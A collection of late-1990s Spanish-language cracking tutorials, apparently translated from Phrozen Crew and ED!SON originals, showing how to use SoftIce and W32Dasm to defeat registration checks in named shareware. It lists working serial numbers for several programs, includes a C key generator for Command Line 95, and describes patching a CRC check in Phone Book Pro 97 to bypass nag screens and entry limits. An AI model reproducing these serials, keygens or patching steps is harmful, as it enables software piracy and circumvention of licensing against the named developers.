   URL: ftp://ftp.simtel.net/pub/simtelnet/win95/mmedia/mpegp176.zip

3) Como registrar el WinXFiles 2.8
   Usando SoftIce y W32Dasm.

   URL: http://www.pepsoft.com/wxf32_28.zip

4) Como registrarse en CD-R Diagnostic 0.1.1.3
   Usando el SoftIce.
   URL: http://www.enteract.com/~pcrowley/windows/cdrdiagver113.exe

5) Consejos para SoftIce

6) Ultimas palabras

HERRAMIENTAS:

Necesitaras las siguientes, que son las que yo uso

W32Dasm 8.9 - http://www.fortunecity.com/bally/waterford/18/w32dsm89.zip

Hacker's View 5.66 - ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

FAR 1.50 - ftp://rwntug.quarta.msk.ru/WinUtil/Rar/far150.exe
o el Windows Commander 3.51 - http://www.ghisler.com

Aqui encontraras poderosas herramientas:
http://cracking.home.ml.org

Asegurate de obtenerlas todas para el siguiente tutor!!

PARTE 1: Como desbloquear CaptureEze97 6.0

BTW: Una vez el programa ha sido desbloqueado, todavia estamos en el modo de evaluacion, trial,
, solo es eliminado el limite de tiempo.
Tendrias que pedir el programa completo. pero vamos alla

P1. Corre CAPEZE97.EXE

P2. Veras un mensaje en el que se te advierte que te quedan 45 dias.
Ok, no hay problema, pulsa en el boton Purchase
Entra como nombre "tKC", como compañia "PC '98" y el codigo
de desbloqueo "12345"

P3. Pulsa CTRL-D para comenzar el Softice.

P4. Teclea BPX GETWINDOWTEXTA y presiona F5 para regresar al CAPEZE.

P5. Pulsa OK, y regresaras al Softice, pulsa F5.

P6. Puedes pulsar F11 si quieres, pero esto te llevara a tener
que trazar durante largo rato, por lo tanto es mejor
pulsar F5 de nuevo y luego F11 para obtener a la funcion que llama

P7. Veras en la VR EAX=00000006? Es la longitud de nuestra compañia
Sabemos que estamos cerca. Vamos a ver que pasa:

P8. Empieza a trazar, con F10, hasta que veas:

```
015F:00633FC1  LEA EAX,[EBP-14]   ^P11<---nuestro codigo falso
015F:00633FC4  LEA ECX,[EBP-28]   ^P11<---nuestro codigo bueno
015F:00633FC7  PUSH EAX
015F:00633FC8  PUSH ECX
```

P9. Ahora pon D EAX. Ves "12345" en la Ventana de Datos (VD)? Ok bien.

P10. Teclea D ECX. Que ves en la VD? *Nuestro codigo*

P11. Teclea BD* y pulsa F5 para regresar al CAPEZE.

P12. Entra "4422028906994041" *Desbloqueado!*

P13. Si no lo quieres desbloquear, puedes encontrar un codigo
para restaurar la version trial, de evaluacion, pulsando
F10 hasta que veas:

```
015F:00634034  LEA EAX,[EBP-14]
015F:00634037  LEA ECX,[EBP-28]
015F:0063403A  PUSH EAX
015F:0063403B  PUSH ECX
```

P14. Entra D ECX y encontraras un codigo que registre el periodo de evaluacion.
Nuestro codigo puede ser diferente, depende del nombre que entraste la primera vez!)

PARTE 2: Como registrarse en MPEG Player 1.76

P1. Corre MPEGP32.EXE

P2. Veras una de esas asquerosas NAG's. pero no hay problema
pulsa en About/Registration.

P3. Entra "tKC/PC '98" como nombre de usuario y como codigo
de usuario "12345"

P4. Pulsa CTRL-D para ir a Softice.

P5. Pon un breakpoint en GETDLGITEMTEXTA y presiona F5
con lo que regresaras a MPEGP32.

P6. Pulsa en Register y rompeas en medio de Softice, pulsa
F5

P7. Ahora presiona F11 para ir a la funcion que nos llama.
¿Ves EAX=00000005 en la Ventana de Registro (VR)?
Es facil averiguar que es esto. la longitud de nuestro
codigo

P8. Ok, ahora deberias ver:

```
015F:0040A161  PUSH 00449140
015F:0040A166  PUSH 0043CCC0
```

P9. Pon D 449140 y deberias ver "12345" en la VD.
Tambien teclea D 43CCC0 para ver nuestro nombre

P10. Ok, presiona F10 hasta que veas:

```
015F:0040A16B  CALL 0040E6D0
```

P11. Necesitamos ir al interior de esta llamada por que
es la ultima llamada antes de que salga el mensaje
de error. Pulsa F8 para ir al interior del call.

P12. Traza (F10) hasta que veas esto:

```
015F:0040E75D  MOV ESI,[ESP+0C]
015F:0040E761  MOV EDI,[ESP+10]
015F:0040E765  LEA EDX,[ESP+0C]
```

P13. Que es lo que obtenemos. Veremos ESI=13EE3B42
y EDI=BE096ACF en VR. Hemos metido un codigo malo.
Pulsa F10 hasta ver

```
015F:0040E79F  LEA EAX,[ESP+0000010C]
015F:0040E7A6  MOV DL,[EAX]
```

P14. Teclea D EAX y que ves en la VD? *EL CODIGO*

P15. Teclea ahora BD* y pulsa F5 para regresar a MPEGP32.

P16. Entra "13ee3b42-be096acf" *boom* Registrados!!

PARTE 3: Como registrarse en WinXFiles 2.8

BTW: Este programa esta escrito en Delphi, y algunas
veces usa sus propias rutinas y funciones.Usaremos
el W32Dasm y el Softice para obtener el codigo.

P1. Corre WXFILES.EXE

P2. Pulsa sobre Register, mete el nombre "tKC/PC '98"
y como serial "12345"

P3. Pulsa CTRL-D para entrar en Softice, Pon
BPX GETWINDOWTEXTA y tambien BPX GETDLGITEMTEXTA.

P4. Pulsa F5 para regresar a WXFILES, y haz click en OK.

P5. Hmm, no ha ocurrido nada. Delphi no usa estos
metodos para obtener cadenas (Dios sabe porque amo
Delphi! Ok, no es un gran problema, abre W32Dasm y
desensambla WXFILES.EXE.

P6. Una vez se haya desensamblado el ejecutable pulsa sobre
STRING DATA REFERENCE, y busca este mensaje:
"Invalid Registration Password" , ahora pulsa sobre el

P7. Cierra la ventana SDR, deberias ver:

```
:00482A1A 668B0DAC2A4800          mov cx, word ptr [00482AAC]
:00482A21 B202                    mov dl, 02
```

* Possible StringData Ref from Code Obj ->"Invalid Registration Password."

P8. Pulsa un PgUp hasta que veas esto:

```
:00482990 8D95D4FBFFFF            lea edx, dword ptr [ebp+FFFFFBD4]
:00482996 8B45FC                  mov eax, dword ptr [ebp-04]
---
---
---
:004829C8 754E                    jne 00482A18  ^P11<---salta si el codigo es malo
:004829CA 8B45FC                  mov eax, dword ptr [ebp-04]
```

P9. Ok, Tenemos la direccion (482990) y usaremos
esto con el Softice. Cierra W32Dasm.

P10. Regresa a WXFILES, mete tu nombre y codigo de nuevo
pero antes de aceptar haz lo siguiente

P11. CTRL-D para ir a Softice, pon
BPX SHOWWINDOW y F5. Ya puedes pulsar en Ok

P12. *boom* Ahora estas en Softice. Ok,
pon G 482990 (no necesitas pulsar F5!) Regresaras
a WXFILES. Entra el codigo, y haz click en OK de nuevo

P13. *boom* Apareceras en Soft Ice debido al comandp
G (ET=x.xx seconds).

P14. Desactiva los bpr con BD* y pulsa F10 hasta que veas:

015F:004829AB LEA EAX,[EBP+FFFFFBD8]

P15. Teclea D EAX y vemos en la VD "12345".

P16. F10, hasta que llegues a:

015F:004829C2 POP EAX

P17. Pon D EDX y ¿que es lo que ves en VD?...

P18. Regresa a WXFILES.

P19. Entra MCGBVPFMWBAMYXQ *boom* Registrado!!

PARTE 4: Como registrar el CD-R Diagnostic 0.1.1.3

P1. Corre CDRDIAG.EXE

P2. Una de esas asquerosas NAGS. Ok, no problem,
pulsa sobre Help/Registration.

P3. Entra "tKC/PC '98" como nombre y como codigo
"12345".

P4. Entra en Softice.

P5. Pon un bpr en GETDLGITEMTEXTA y regresa al CDRDIAG.

P6. Pulsa Ok, con lo que volvemos al Softice.

P7. Presiona F11 para ir a la rutina que nos llama.
Ves en la VR EAX=00000005? Seguro que sabes lo que es...
la longitud de nuestro codigo

P8. Ok, deberias ver:

015F:00408AC0 MOV DL,[0041B640]

P9. Teclea D 41B640 y veras "12345" en VD

P10. Ok, pulsa F10 y para cuando veas esto:

015F:00408B26 ADD ESP,04

P11. En la VR deberias ver EAX=0000204C

P12. Teclea ? EAX y obtendremos:

0000204C 0000008268 " L"

P13. Que es esto que vemos? 8268 es una parte para nuestro codigo de 4 digitos
El programa toma los primeros digitos como 82 y el ultimo debe ser
68, veamos un ejemplo para entenderlo

1)
Digitos: 1 2 3 4
Codigo: 8 2 6 8
2)
Digitos: 1 2 3 4 5 6
Codigo: 8 2 8 2 6 8
3)
Digitos: 1 2 3 4 5 6 7 8
Codigo: 8 2 8 2 8 2 6 8

P14. Nuestro codigo deberia ser 82828268. Vamos a desactivar los bpr asi pulsa BD*
y luego F5 para regresar al programa

P15. Entra "82828268" *boom* Registrados!!

PART 5: Consejos para el Softice

Aqui estan algunas de las funciones que usaremos cuando crackeamos
programas

Lectura/Escritura de Archivos:

ReadFile
WriteFile
CreateFileA

Leer datos de archivos INI:

GetPrivateProfileStringA
GetPrivateProfileIntA
WritePrivateProfileStringA
WritePrivateProfileIntA

Acceso al Registro:

RegCreateKeyA
RegDeleteKeyA
RegQueryValueA
RegCloseKeyA
RegOpenKeyA

DialogBoxes (obtener texto de mensajes):

GetWindowTextA
GetDlgItemTextA
GetDlgItemInt

MessageBoxes (Mensajes de error):

MessageBox
MessageBoxA
MessageBoxExA
MessageBeep

Tiempo y fecha:

GetLocalTime
GetSystemTime

Obtener fechas de archivos

GetFileTime

Crear ventanas (como NAG's):

CreateWindowExA
ShowWindow

Gracias a THE_q por los consejos

ULTIMAS PALABRAS:

Realmente espero que hayas disfrutado tanto como yo...

Unas sabias palabras que un dia dijo alguien

If you give a person a crack,
he will be hungry again.
If you teach a person to crack,
he will never be hungry again!
(Si le das un crack a alguien,
 El estara hambriento de nuevo.
Si enseñas a crackear a alguien,
El nunca mas tendra hambre!)

Sin conocimientos no hay poder!)

Agradecimienots a
Taha, Taylor, Kim, Tracy, Nitallica, Kristina & todo el canal de PC98!

Puedes encontrarme en #pc98 o tkc@reaper.org

Disfruta
The Keyboard Caper,
The Founder of PhRoZeN CReW '94-98

7-4-1998

Traducido por Muñoz! el 8-2-00

NOTA: ED!SON no es un cracker de PC pero el tutorial es
muy bueno para los. ED!SON es miembro de United Cracking Force

Tutorial para el cracking en Windows v1.o
==========
ED!SON's Windows 95 Cracking Tutorial v1.oo
==========

CONTENIDO
========

1. Introduccion al crack en Windows
2. Rapida introduccion a SoftICE/Win 2.oo

3. Encontrando codigos de registro
3.1 Task Lock 3.00 - Registro por un solo numero de proteccion
3.2 Command Line 95 - Facil registro por y name/code
4. Haciendo un keymaker, generador de codigos, parar Command Line 95
5. PUSH, CALL y cosas que usa el programa cuando llama a una funcion
6. Sobre los programas de Visual Basic

APENDICE
========

A. Hacer load symbols con SoftIce
B. Sintaxis para las funciones
C. Donde obtener el software
D. Contactando conmigo

1. INTRODUCCION Al CRACK EN WINDOWS

Crackear un programa en Windows es, a menudo, mas facil que hacerlo con
uno que corre en Dos. En Windows, es dificil ocultar algo de alguien que busca
informacion, siempre y cuando se usen funciones propias de este.

La primera (y a menudo unica) herramienta que necesitas es SoftICE/Win 2.oo
(En la actualidad van por la version 4),un poderosisimo debugge de Numega
Algunas personas encuentras dificil su uso, pero te dire como hacer eficaz
el debugging con esta herramienta, espero que me entendais :-)

He hecho un Apendice (A) con informacion que deberias leer acerca del SoftICE/Win 2.oo
Nunca he tenido problemas instalando SoftICE, por lo tanto, si los tienes
tendras que refererirte al manual.
Las direcciones con todo el software que necesitas en el apendice C.

- ED!SON, edison@ccnux.utm.my

2. QUICK INTRODUCTION TO SOFTICE/WIN 2.OO

Esto representaria la pantalla de SoftICE:

|----------|

```
|     Registros       |  Usa 'R' para editarlo
|---------------------|
|  Ventana de Datos   |  Usa 'D' para ver una direccion, 'E' para editar
|---------------------|
|  Ventana de codigo  |  Usa 'U' para ver una direccion, 'A' para insertar codigo en asm
|---------------------|
| Ventana de comandos |  aqui introduces los comandos y ves los resultados
|---------------------|
```

Otras teclas importantese (en la configuracion por defecto del teclado)
'H'/F1 - Ayuda On-line
F5/Ctr+D - Correr
F8 - Traza funciones entrando en los calls
F10 - Traza funciones sin entrar en los calls
F11 - Para saber quien llama una funcion

3. ENCONTRANDO CODIGOS DE REGISTROS

Este es probablemente el camino mas facil para practicar y aprende,
conseguir un programa Shareware e intentar registrarlo

3.1 Task Lock 3.00 - Proteccion por un simple nº de registro

Simplemente, un codigo.

3.1.1 Examinando el programa

Esta hecho para 16 o 32 bits? Donde puedo entrar la informacion de registro?.
Usar la ayuda da muchas pista de como trabaja el registro. Ve y buscala antes de empezar

....Deberias estar comprobandolo!...Lo estas comprobando?...Lo has comprobado?...
OK, Ya sabes que es una aplicacion para win95 de 32-bits, y que puedes registrar
el programa entrando un simple numero de registro en una DialogBox, en una ventana
que aparece cuando seleccionamos Register|Register...". Tambien sabes, al haber leido
la ayuda que hay dos tipos de registro:licencia individual y local
Lo mas probable es que haya dos verificaciones del codigo

3.1.2 Trampa en la rutina de codigo

El codigo normalmente es introducido en Ventanas. Para verificarlo el
programa debe leer los contenidos de esas cajas con una de estas funciones:

16-bit	32-bit
GetWindowText	GetWindowTextA, GetWindowTextW
GetDlgItemText	GetDlgItemTextA, GetDlgItemTextW

La ultima letra de las funciones de 32 bits dice si se usan cadenas de un byte
o dos bytes, esto ultimo es algo raro.
Quiza hallas tenido la idea de "Si pudiera romper en GetWindowText"
claro que puedes. Pero primero debes estar seguro que esos symbolos son

cargados por SoftIce (apendice a)

Para poner una trampa(Realmente se llama breakpoint, un punto de ruptura en ejecucion)
en SoftICE, primero debes entrar en el debugger, usando Ctrl+D,
luego usamos el commando BPX seguido por el nombre de una funcion o una direccion
de memoria. Y como Task Lock es una aplicacion de 32-bits vamos a ponerle
un breakpoint en GetWindowTextA. Si esto no funciona, podemos probar con otro bpx.
Escribe en el SoftIce

:bpx getwindowtexta

Si obtienes un mensaje de error como "No LDT", asegurate que no estas corriendo
otra aplicacion de fondo. He notado que el Norton Commander/Dos
molesta a esta funcion. Para saber si tiens puesto otro breakpoint puedes
poner
:bl *

Esto deberia dar algo como esto:
00) BPX USER32!GetWindowTextA C=01

Sal del SOFTICE, con Ctrl+D o F5

Bien, has puesto un breakpoint que atrapara cualquier llamada a la funcion
GetWindowTextA. Ahora vamos a meter cualquier numero par registrar al programa
y pulsamos OK... Sale un estupido mensaje de error diciendote que el codigo
entrado es erroneo. Entonces intentemoslo con un breakpoint en
GetDlgItemTextA. Primero borra el viejo breakpoint (Bp a partir de ahora):
:bc 0
(0 quiere decir el nº de bp en la lista que obtines con bl, puedes usar
tambien *)

Y pon uno nuevo asi:
:bpx getdlgitemtexta

Volvamos a intentarlo

3.1.3 En el interior del debugger
==========
Wow! Esto funciona! Estamos en el interior del SoftICE,
En el lugar donde comienza la funcion GetDlgItemTextA.
Para saltar al sitio en que se llama esta funcion pulsa F11.
Estas dentro de SGLSET.EXE, si no estas seguroe, mira que en la linea
entre el la ventana de codigos y la de comandos ves algo comoesto
----------SGLSET!.text+1B13----------

Puedes desactivar el breakpoint haciendo:

:bd 0

Para activarlo, si lo quieres volver a poner:
:be 0

En la primera linea en la ventana de la linea de codigos aparece algo como

```
CALL    [USER32!GetDlgItemTextA]
```

Para ver las lineas anteriores pulsa Ctrl+Up unas pocas veces.
Por si no sabes ensamblador te pongo unos cuantos comentarios a las lineas

```
    RET                          ; Fin de la function
    PUSH    EBP                  ; Inicio de la  function

    MOV     EBP, ESP             ; ...
    SUB     ESP, 0000009C        ; ...
    PUSH    ESI                  ; ...
>   LEA     EAX, [EBP-34]        ; EAX = EBP-34
    PUSH    EDI                  ; ...
    MOVE    ESI, ECX             ; ...
    PUSH    32                   ; Salvar: Maximo tamaño de la cadena
>   PUSH    EAX                  ; Salvar: Direccion del buffer de texto

    PUSH    000003F4             ; Salvar: Identificadores de control
    PUSH    DWORD PTR [ESI+1C]   ; Salvar: Manejo de la caja de dialogos
    CALL    [USER32!GetDlgItemTextA]  ; Obtenemos el texto
```

El commando PUSH salva los valores para usarlos despues. He marcado las
lineas importantes con el caracter '>'.
Sabemos que la direccion del buffer de texto esta almacenada en EAX
y que EAX era EBP-34. Veamos que hay en EBP-34:

```
:d ebp-34
```

Deberias keer el codigo que has metido si miras en la VD
Tenemos que buscar un lugar donde nuestro codigo es comparado con otros.
Vamos a pasar a traves del programa con F10 hasta encontrar algo sobre
EBP-34.. Hasta que veas esto

```
>   LEA     EAX, [EBP+FFFFFF64]  ; EAX = EBP-9C
    LEA     ECX, [EBP-34]        ; ECX = EBP-34
    PUSH    EAX                  ; Salvar: EAX

    PUSH    ECX                  ; Salvar: ECX
>   CALL    00403DD0             ; Llama a una funcion
    ADD     ESP, 08              ; Borra informacion salvada
    TEST    EAX, EAX             ; verifica la funcion
    JNZ     00402BC0             ; Salta si no es 0
```

Para mi lo mas importante es la funcion de comparacion de cadenas

```
* Entran 2 cadenas, regresa si es igual a 0, lo contrario si no es 0
```

Y porque deberia comprobar que una cadena es igual que otra?
Para ver si es valido!(te lo imaginabas, no?)

Bien, que se oculta detras de [EBP+FFFFFF64] SoftICE no trabaja muy
bien con numeros negaativos, para encontrar el valor real hace el siguiente calculo:

```
100000000 - FFFFFF64 = 9C
```

Puedes hacer el calculo en SoftICE asi:

```
:? 0-FFFFFF64
```

El numero 100000000 es demasiado grande para SoftICE, pero por otro lado
da el mismo resultado

Y ahora...Para ver que hay detras de EBP+9C haz esto

```
:d ebp-9c
```

La VD mostrara una larga fila de numeros - el codigo! Pero recuerda
¿que dije antes?... 2 tipos de registro dan 2 codigos, asi que despues
de que hayas escrito el codigo, continuaremos trazando con F10.
Vayamos a esta parte del codigo

```
>  LEA     EAX, [EBP-68]          ; EAX = EBP-68
   LEA     ECX, [EBP-34]          ; ECX = EBP-34

   PUSH    EAX                    ; Salvar: EAX
   PUSH    ECX                    ; Salvar: ECX
>  CALL    00403DD0               ; Llama a la funcion de nuevo
   ADD     ESP, 08                ; Borra info salvada
   TEST    EAX, EAX               ; Verifica el regreso de la funcion
   JNZ     00402BFF               ; Salta si no es 0
```

Y que puedes encontrar en la direccion EBP-68? Bien... otro codigo de registro

```
:d ebp-68
```

ESo es todo... Espero que lo hayas entendido!

3.2 Command Line 95 - Codigo de registro facil, y keymaker

Es un programa agradable, con un codigo de registro muy facil

3.1.1 Examinando el programa

Examina el programa y te daras cuenta de que es una aplicacion de 32-bits
que pide el nombre y codigo en una caja de registro
Comencemos!

3.1.2 Atrapar la rutina del codigo

Como hemos hecho con el TaskLock - pondremos.
Podemos ponerlo en el inicio de las funciones GetWindowTextA y GetDlgItemTextA.
Ctrl+D para ir al SoftICE, y pon

```
:bpx getwindowtexta
:bpx getdlgitemtexta
```

Ahora ve al dialogo de registro, y mete cualquier nombre y codigo
Yo puse esto y acepte:

Name: ED!SON '96

Code: 12345

El programa para en GetDlgItemTextA. como con TaskLock, presionamos F11
para regresar a la llamada a la funcion. Nos desplazamos arriba con Ctrl+Up
y veremos esto:

```
MOV     ESI, [ESP+0C]
PUSH    1E                      ; Longitud maxima
PUSH    0040A680                ; Direccion del bufer
PUSH    000003ED                ; Manipula el control
PUSH    ESI                     ; Maneja los dialgos

CALL    [User32!GetDlgItemTextA]
```

El numero 40A680 parece interesante, veamos que hay en el:

```
:d 40a680
```

Y lo que se muestra es si no se han entrado el nombre de la ventana de datos,
Busquemos debajo y veremos esto

```
PUSH    00                      ; (no interesante)
PUSH    00                      ; (no interesante)
PUSH    000003F6                ; Manejo del control
MOV     EDI, 0040A680           ; Salva la direccion del buffer

PUSH    ESI                     ; Manipula los dialogos
CALL    [User32!GetDlgItemInt]
```

GetDlgItemInt es parecido a GetDlgItemText, pero regresara un entero
del texto de la ventana. Es introducido en EAX, Pasemos a traves de las instrucciones
Vemos esto

```
EAX=00003039
```

Y que es 3039 en hex? pon:

```
:? 3039
```

Obtendras esto:

```
00003039  0000012345  "09"
^ hex     ^ dec       ^ ascii
```

, como ves (y has comprobado), muestra el codigo que has escrito. Ok, ahora
que?. Vamos a ver el siguiente codigo

```
MOV     [0040A548], EAX         ; Salva el codigo de regreso
MOV     EDX, EAX                ; Pone el codigo regresado en DX tambien
```

3.1.3 Calculando el codigo

==========

Despues el codigo es calculado!

```
MOV     ECX, FFFFFFFF           ; Esta fila calcula la longitud del codigo

SUB     EAX, EAX                ; .
```

```
REPNZ SCASB                          ; .
NOT     ECX                          ; .
DEC     ECX                          ; ECX ahora contiene la longitud
MOVSX   EAX, BYTE PTR [0040A680]     ; obtiene el byte de 40A680
IMUL    ECX, EAX                     ; ECX = ECX * EAX
SHL     ECX, 0A                      ; Convierte ECX a 0A
ADD     ECX, 0002F8CC                ; Suma 2f8cc al resultado
MOV     [0040A664], ECX
```

Y lo da como valido aqui

```
CMP     ECX, EDX                     ; Compara los codigos
JZ      00402DA6                     ; si es igual salta
```

Cuando hayas trazado hasta la comparacion de codigos, puedes ver cual deberia haber sido tu codigo asi

```
:? ecx
```

A mi me da esto

```
000DC0CC  0000901324
```

Lo que quiere decir que el codigo bueno es 901324.

Presiona F5 o Ctrl+D para ir al programa, y correlo de nuevo, mete el codigo correcto en formato decimal y estara Registrado!

4. HACIENDO UN KEYMAKER PARA EL COMMAND LINE 95

Busca donde se calcula el codigo, y lo vamos a trasladar al lenguaje C. Hacer esto es muy facil:

```
Codigo= ( (Uppercase_first_char * length_of_string) << 0x0A) + 0x2f8cc;
*el primer caracter en mayuscula * longitud de la cadena*  +0x2f8cc
```

Nota (1): No olvides que todos los caracteres son convertidos a mayusculas cuando los metes en una ventana de texto, por lo tanto haremos lo mismo.

Nota (2): "<< 0x0A" significa "multiplicar con 2^10"

Un posible programa en c podria ser este:

```
#include <string.h>
#include <stdio.h>

int main()

{
        unsigned long code;
        unsigned char buffer[0x1e];

        printf("CommandLine95 Keymaker by ED!SON '96\n");
        printf("Enter name:   ");
        gets(buffer);
```

```
        strupr(buffer);
        code = ( ((unsigned long)buffer[0] *
              (unsigned long)strlen(buffer))
              << 0x0A) + 0x2f8cc;

        printf("Your code is: %lu", code);

        return 0;

    }
```

Enjoy!

4. HOW PUSH AND CALL AND THINGS REALLY WORK WHEN THE PROGRAM CALL A FUNCTION

Mira este trozo del codigo de TaskLock de nuevo>

```
    PUSH    32                      ; Salva: la maxima long. de la cadena
    PUSH    EAX                     ; Salva la direccion del buffer del texto
    PUSH    000003F4                ; Salva Identificador de control
    PUSH    DWORD PTR [ESI+1C]      ; Salva Manejo de las cajas de dialogo

    CALL    [USER32!GetDlgItemTextA]  ; Obtiene el texto
```

Si llamas a esto desde un programa en c podrias ver:

```
  GetDlgItemTextA(hwndDlg, 0x3F4, buffer, 0x32);
            ^ [ESI+1C]     ^ EAX
```

PUSH almacena datos cuando algo llama la pila.
Esto significa que en cada PUSH se pone un nuevo dato/s en el principio
de la pila y la funcion luego verificara que es correcto

5. SOBRE PROGRAMAS EN VISUAL BASIC

Los archivos de Visual Basic .EXE no son verdaderos EXES compilados
simplemente contienen llamadas a VBRUNxxx.DLL, que lee datos desde el EXE
para correr el programa, esto es tambien la razon por lo que los programas
en Visual Basic son tan lentos. Y debido a esto no puedes desensamblar
el ejecutable., encuentra las llamadas a la DLL, hay mucha basura, y cuando
tu usas un debugger acanbas al final en la DLL
La solucion a esto es un descompliador.Los hay para Visual Basic 2 y 3,
hechos por un tal DoDi. Son shareware y los puedes encontrar en la red (Apendice c)
Para las aplicaciones hechas en vb4 todavia no hay descompilador
Note: No es cierto que sean programas hechos en Basic.

A. HACIENDO SOFTICE LOAD SYMBOLS

Para verificar que SoftICE ha cargado los simbolos de GetWindowText, entra en
SoftICE y escribe esto:

:exp getwindowtext

Si no obtienes todas las funciones llamadas a GetWindowText listadas, necesitas editar SIW95\WINICE.DAT y quitar el caracter (';') que hay delante de algunos exp. necesitaras reiniciar para que funcione. Nota (Hay ciertos tutoriales acerca de como el SoftIce en espa;ol en que te lo explican bastante bien tanto la configuracion como los breakpoints

B. Sintaxis de las funciones

==========

Siempre es mas facil entender las funciones cuando las declaras

```
int GetWindowText(int windowhandle, char *buffer, int maxlen);
int GetDlgItemText(int dialoghandle, int controlid, char *buffer, int maxlen);
int GetDlgItemInt(int dialoghandle, int controlid, int *flag, int type);
```

Busca informacion en algun libro de referencia a la programacion bajo win/win32

C. DONDE OBTENER EL SOFTWARE

==========

HERRAMIENTAS CRACKING

SoftICE/Win 2.oo: http://www.geocities.com/SoHo/2680/cracking.html
VB Decompiler: ftp://ftp.sn.no/user/balchen/vb/decompiler/

PROGRAMAS DE EJEMPLO

TaskLock: http://users.aol.com/Sajernigan/sgllck30.zip

CommandLine 95: ftp://ftp.winsite.com/pub/pc/win95/miscutil/cline95.zip

D. CONTACTA CONMIGO

==========

En IRC (EFNet): In #Ucf2000, #Cracking
By e-mail: edison@ccnux.utm.my
On my homepage: http://www.geocities.com/SoHo/2680/cracking.html

==========

Phone Book Pro 97 v2.31.0

por
Silicon Surfer
Phrozen Crew
(08 September 1997)

Objetivo: Phone Book Pro 97 v2.31.0 build 482
URL: http://www.idyle.com/pbpro97/download/pbpro97.zip
Razon: encontre una peticion el 09/04/97 para crackearlo

Herramientas: Hex Workshop v2.53
W32Dasm v8.9

OK, La primero de todo es obtener una lista de las Cadenas (String Data Reference)
y leerlas. Encontre algunas referencias interesantes en:

" PLEASE REGISTER. Read "Register.txt"" ; NAG
"42F6171D60EF25F30105090B066BA8" ; Codigo posible?
"43EF2E2A67E144D42BE83FCA45" ; " "
"6C87868FB19963B270AF69B954DE" ; " "
"72878A97155AC14CD84CC055" ; " "
"Application has a CRC error!" >; Hmm... verificacion de CRC
"Application ID block not found!" ; " "
"Can not have more than " >;
"CREW" ; Oh, referencias a PC97!
"MAD MAX!" ; " "
"MADMAX!" ; " "
"PHROZEN" ; " "
"Please register your phone book " ; NAG
"Registration code:" ; No hace falta explicarlo
"RegistrationCode" ; " "
"SALTINE" ; Mas PC97
"Sex" ; Tal y como el mundo!

"The Application CRC is not calculated " ; Malos resultados en CRC
"This is an unregistered version, " >; Venimos directos desde la nag
"Unregistered Version" ; NAG
"Unregistered" >; " "
"USER NAME" ; Lo dice todo el mismo.
"Username" ; " "

Vamos a ver que tenemos que hacer

La primera cosa que advierto:

1) Esta maldita cosa es muy lenta para empezar! Esto es por el chequeo de CRC
Quizas deberiamos acelerar esto un poco, pero lo haremos despues.

2) La primera linea de las cadenas anteriores muestra la apertura de esta NAG

3) Register.txt dice:

The registered version will remove the limit of 20 entries
as well as the nag screen which we all dislike! So, if you
use it, register it!

Por lo tanto solo se nos permiten 20 entradas

4) Cambiamos la fecha del sistema a 2010 y el programa todavia funciona

Tareas, cualquier password y CRC, o crackear CRC y la Nag Screen y las
20 entradas

Vamos a comenzar con el chequeo CRC.. No puedes aplicar ningun parche
si el CRC falla! Aqui esta el codigo que hace referencia a esto
"Application has a CRC error!".

```
* Referenced by a CALL at Address:
|:00456884
|
:00456C14 53                    push ebx
:00456C15 56                    push esi
:00456C16 8BF0                  mov esi, eax
:00456C18 C70580674D0000800000    mov dword ptr [004D6780], 00008000
:00456C22 8BC6                  mov eax, esi

:00456C24 E85BFFFFFF            call 00456B84       <-- llama a la verificacion de bloques
:00456C29 8BD8                  mov ebx, eax
:00456C2B 83FBFF                cmp ebx, FFFFFFFF
:00456C2E 751E                  jne 00456C4E <-- Bloque encontrado
:00456C30 C70580674D00DA7F0000    mov dword ptr [004D6780], 00007FDA
:00456C3A 8BC6                  mov eax, esi
:00456C3C E843FFFFFF            call 00456B84 <-- Llama a la verificacion
:00456C41 40                    inc eax <-- Bloque encontrado
:00456C42 750A                  jne 00456C4E <-- Bloque encontrado
:00456C44 B8946C4500            mov eax, 00456C94

:00456C49 E84AB9FEFF            call 00442598

* Jump from Addresses:00456C2E(C), :00456C42(C)
|
:00456C4E 83FBFE                cmp ebx, FFFFFFFE    <-- comprueba el CRC?
:00456C51 750A                  jne 00456C5D <-- Quizas, si es asi, esta equivocado!
:00456C53 B8BC6C4500            mov eax, 00456CBC
:00456C58 E83BB9FEFF            call 00442598

* Jump from Address:00456C51(C)
|
:00456C5D 83FBFD                cmp ebx, FFFFFFFD    <-- lo hemos hecho?
:00456C60 7516                  jne 00456C78 <-- si es igual no!

:00456C62 B8046D4500            mov eax, 00456D04
```

```
:00456C67 E82CB9FEFF            call 00442598
:00456C6C A1E84F4D00            mov eax, dword ptr [004D4FE8]
:00456C71 8B00                  mov eax, dword ptr [eax]
:00456C73 E8F4BEFDFF            call 00432B6C

* Jump from Address:00456C60(C)
|
:00456C78 4B                    dec ebx
:00456C79 740C                  je 00456C87
:00456C7B A1E84F4D00            mov eax, dword ptr [004D4FE8]

:00456C80 8B00                  mov eax, dword ptr [eax]
:00456C82 E8E5BEFDFF            call 00432B6C

* Jump from Address:00456C79(C)

:00456C87 5E            pop esi
:00456C88 5B            pop ebx
:00456C89 C3            ret        <-- OK,
```

Esta bien, despues de todo esto un simple RETurn a la llamada (Call) lo pasaria.
¿Que tipo de verificacion de CRC es esta...?
Si cambiamos el 53', por un 'C3', al principio de la rutina pasaremos el
chequeo del CRC. Esto ya esta, ahora la NAG

```
:004BB9B8 8BD3                  mov edx, ebx
:004BB9BA E8FDA4FDFF            call 00495EBC
:004BB9BF 84C0                  test al, al
:004BB9C1 0F84C7000000          je 004BBA8E <-- Vamos al mal chico!!
:004BB9C7 33D2                  xor edx, edx
:004BB9C9 8B83C8050000          mov eax, dword ptr [ebx+05C8]
:004BB9CF E824E6F6FF            call 00429FF8 <flag de registrado en eax!
:004BB9D4 80BE900C000000        cmp byte ptr [esi+00000C90], 00
:004BB9DB 0F8444010000          je 004BBB25
:004BB9E1 8B0DE84F4D00          mov ecx, dword ptr [004D4FE8]
:004BB9E7 8B09                  mov ecx, dword ptr [ecx]

:004BB9E9 B201                  mov dl, 01
:004BB9EB A1508F4700            mov eax, dword ptr [00478F50]
:004BB9F0 E82B21F7FF            call 0042DB20
:004BB9F5 8B15B84E4D00          mov edx, dword ptr [004D4EB8]
:004BB9FB 8902                  mov dword ptr [edx], eax * Cadena de datos
:004BB9FD 6844BF4B00            push 004BBF44
:004BBA02 8D4DF4                lea ecx, dword ptr [ebp-0C]
:004BBA05 A1D84E4D00            mov eax, dword ptr [004D4ED8]
:004BBA0A 8B00                  mov eax, dword ptr [eax]
